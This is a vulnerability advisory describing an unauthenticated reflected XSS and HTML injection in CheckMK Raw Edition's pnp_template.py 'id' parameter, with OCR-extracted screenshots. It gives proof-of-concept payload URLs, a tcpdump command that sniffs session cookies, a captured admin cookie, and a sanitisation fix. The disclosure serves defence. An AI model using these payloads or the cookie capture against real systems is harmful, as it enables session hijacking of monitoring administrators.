CheckMK – Reflected XSS in an unauthenticated zone

Author: Edgar Augusto Loyola Torres

Application: CheckMK Raw Edition 1.5.0 to 1.5.0p25

Attack type: Unauthenticated Reflected XSS

Solution: Update to Software Revision 1.6.0p26 or later

Summary: CheckMK Raw Edition software (versions 1.5.0 to 1.6.0) does not sanitise the input of a web service parameter that is in an unauthenticated zone. This Reflected XSS allows an attacker to open a backdoor on the device with HTML content and interpreted by the browser (such as JavaScript or other client-side scripts) or to steal the session cookies of a user who has previously authenticated via a man in the middle. Successful exploitation requires access to the web service resource without authentication.

Technical Description:

[Described in the next sections]

- **XSS & Html Injection - CheckMk Raw Edition version < 2.0**

Obtaining an Html injection + reflected XSS in an unauthenticated page, i.e. without any user authentication. Possible attack vectors: sending a malicious link by an attacker containing a backdoor for the victim user to download this malware. Another option is to steal session cookies (if the user has already authenticated) via a man in the middle.
Requirement: Only have access to the vulnerable resource via the internet.

1.1. Unauthenticated Reflected XSS


There is this endpoint as *"/{siteName}/check_mk/pnp_template.py"* where there is a Reflected XSS, in which an adversary could use it to send a malicious link to a victim user, and this will download a backdoor through this Cross Site Scripting. In addition to being able to steal the session cookies of a user who has already logged in previously, by means of a man in the middle.

1.1.1. Proof of concept

After some analysis and looking at the configurations of the CheckMk source code, we found the following endpoint with a webservice. From which a Reflected XSS and HTML injection vulnerability was found:

```
http://IP/{SiteName}/check_mk/pnp_template.py?id=1:1<script>alert(1)</script>
```

Where the vulnerable parameter is "id", as can be seen in the (Figure 1) , we can see that we are in a non-authenticated zone and that this endpoint is used internally for functionalities such as the metrics of the monitored device data. Note that the reflected XSS payload jumps several times, before displaying the html page.



192.168.1.25/checkmk150p21/check_mk/pnp_template.py?id=1:1<script>alert(1)</script>


```
1 --vertical-label ' ' --title '1' -l 0 DEF:1
```

192.168.1.25

1

Figure 1: Reflected XSS

The final output of the html page when the last XSS is finished as a popup is as follows:



```
1 --vertical-label ' ' --title '1' -l 0 DEF:1=$RRDBASE$_1.rrd:1:MAX CDEF:1_LEGSCALED=1,1.000000,/ CDEF:1_NEG=1,-1,* CDEF:1_LEGSCALED_NEG=1_LEGSCALED,-1,* AREA:1#cc00ff:"1" LINE:1#a300cc
GPRINT:1_LEGSCALED:AVERAGE:"%8.2lf average" GPRINT:1_LEGSCALED:MAX:"%8.2lf max" GPRINT:1_LEGSCALED:LAST:"%8.2lf last" COMMENT:"\n"
```


192.168.1.25/checkmk150p21/check_mk/pnp_template.py?id=1:1<script>alert(1)</script>
110%
Otros marca

Figure 2: Output Html

Then we have a demonstration of HTML injection + reflected XSS, where the payload is as follows:

Listing 1: Payload XSS + HTMLi

```
"id=1:<h1>HTML INJECTION + REFLECTED XSS</h1><script>alert(1)</alert>"
```




```
Html Injection Reflected Xss
--vertical-label ' ' --title '
Html Injection Reflected Xss
' -l 0 DEF:
HTML INJECTION REFLECTED XSS
=$RRDBASE$_
HTML INJECTION REFLECTED XSS
```

192.168.1.25/checkmk150p21/check_mk/pnp_template.py?id=1:<h1>HTML INJECTION + REFLECTED XSS</h1><script>alert(1)</script>
192.168.1.25
1
No permitir que 192.168.1.25 vuelva a preguntar
Aceptar

Figure 3: HTML injection + Reflected XSS

The final output when the reflected XSS is finished repeating is shown in the (Figure 4) below:




```
Html Injection Reflected Xss
--vertical-label ' ' --title '
Html Injection Reflected Xss
' -l 0 DEF:
HTML INJECTION REFLECTED XSS
=$RRDBASE$_
HTML INJECTION REFLECTED XSS
.rrd:1:MAX CDEF:
HTML INJECTION REFLECTED XSS
_LEGSCALED=
HTML INJECTION REFLECTED XSS
,1.000000,/ CDEF:
HTML INJECTION REFLECTED XSS
_NEG=
HTML INJECTION REFLECTED XSS
,-1,* CDEF:
```

192.168.1.25/checkmk150p21/check_mk/pnp_template.py?id=1:<h1>HTML INJECTION + REFLECTED XSS</h1><script>alert(1)</script>

Figure 4: Output HTMLi

Finally, we have a demonstration of a cookie theft using the *tcpdump* utility in the (Figure 5), which would act as a man in the middle, this case can only occur when a user has previously authenticated in the Checkmk web application.



Html Injection Reflected Xss

--vertical-label ' ' --title '

Html Injection Reflected Xss

' -1 0 DEF:

HTML INJECTION REFLECTED XSS

192.168.1.25

1

```
$ sudo tcpdump -i wlan0 -s 0 'tcp port http' -vv | grep -E 'Set-Cookie|Host:|Cookie:'
tcpdump: listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
        Host: 192.168.1.25
        Cookie: sidebarScrollPos=0; auth_checkmk150p21=cmkadmin:1638640405.95:412aeb1f416d
8ff4d79985383b7fe6b1
```

Figure 5: Steal cookies

1.1.2. Proposed solutions

To mitigate this vulnerability it would be enough to sanitize the "id" field where the endpoint "pnp_template.py" is used so that it does not allow any Reflected XSS, nor Html injection.